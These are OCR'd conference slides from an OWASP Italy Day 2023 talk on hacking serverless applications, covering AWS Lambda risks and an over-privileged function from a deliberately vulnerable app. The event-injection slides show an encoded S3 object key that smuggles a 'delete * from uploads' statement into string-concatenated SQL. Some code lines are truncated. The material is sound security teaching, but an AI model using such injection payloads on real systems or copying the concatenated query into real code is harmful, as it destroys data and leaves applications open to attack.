POLITECNICO
MILANO 1863

Hacking Serverless Apps

Paolo Spagli – Contrast Security

OWASP Italy Day 2023

Politecnico of Milan - 11th September 2023

Whoami


paolo.spagli@contrastsecurity.com


paolospagli

spaglipa

Senior Security Researcher – Contrast Security

What is a Serverless Application?






- Triggered by events
- Function run only when required
- Terminates when code execution completes


Architecture

1. Low barrier-to-entry
2. Hostless
3. Stateless
4. Elasticity
5. Distributed
6. Event-driven




Serverless Trends

Serverless adoption increase




but no focus on security

AWS Serverless Shared Responsibility Model



AWS Lambda Function Security



- Ephemeral, data is temporary
- Not wired to the internet
- Isolated containers
- Code reside in AWS
- Read-only environment, except for /tmp
- Keys are available as environment variables


Serverless Risks

- Event Injection
- Broken Authentication
- Sensitive Data Exposure
- Over-privileged Functions
- Vulnerable Dependencies
- Insufficient Logging & Monitoring
- Open Resources (Misconfigurations)
- DOW / DOS
- Insecure Secret Management

OWASP Top 10 Serverless

https://github.com/OWASP/Serverless-Top-10-Project

Event Injection





```
{
  "Records": [
    {
      "eventSource": "aws:s3",
      "eventName": "ObjectCreated:Put",
      "s3": {
        "bucket": {
          ...
        },
        "object": {
          "key": "Title%3B+with+a+semicolon",
          "size": 4
        }
      }
    }
  ]
}
```

```
let filename = decodeURIComponent(s3.object.key.replace(/\+/g,'%20'))
```

```
connection.query(
  'INSERT INTO uploads (`file`) VALUES ("' + filename + '")',
  (error, results) => {}
)
```

Event Injection




```
{
  "Records": [
    {
      "eventSource": "aws:s3",
      "eventName": "ObjectCreated:Put",
      "s3": {
        "bucket": {
          ...
        },
        "object": {
          "key": "1%22%29%3B%28delete+*+from+uploads",
          "size": 4
        }
      }
    }
  ]
}
```

```
let filename = decodeURIComponent(s3.object.key.replace(/\+/g,'%20'))
connection.query(
  'INSERT INTO uploads (`file`) VALUES ("' + filename + '")',
  (error, results) => {}
)
```

```
INSERT INTO uploads (`file`) VALUES ("1");(delete * from uploads)
```

Over Privileged Function

DVSA-ORDER-NEW

```
def lambda_handler(event, context):
    orderId = str(uuid.uuid4())
    itemList = event["items"]
    status = 100

    userId = event["user"]
    address = "{}"
    ts = int(time.time())
    dynamodb = boto3.resource('dynamodb')
    table = dynamodb.Table(os.environ["ORDERS_T
    response = table.put_item(
        Item={...}
    )

    if response['ResponseMetadata']['HTTPStatus
        res = {"status": "ok", "msg": "order cr
    else:
        res = {"status": "err", "msg": "uld n

    return res
```

Execution role

Role name

serverlessrepo-DVSA-OrderNewFunctionRole-N65M2RQ1B6QS

Resource summary

Amazon DynamoDB
1 action, 2 resources

To view the resources and actions that your function has permission to access, choose a service.

By action | By resource


Action	Resources
dynamodb:PutItem	Allow: arn:aws:dynamodb:us-east-1:402181209224:table/*

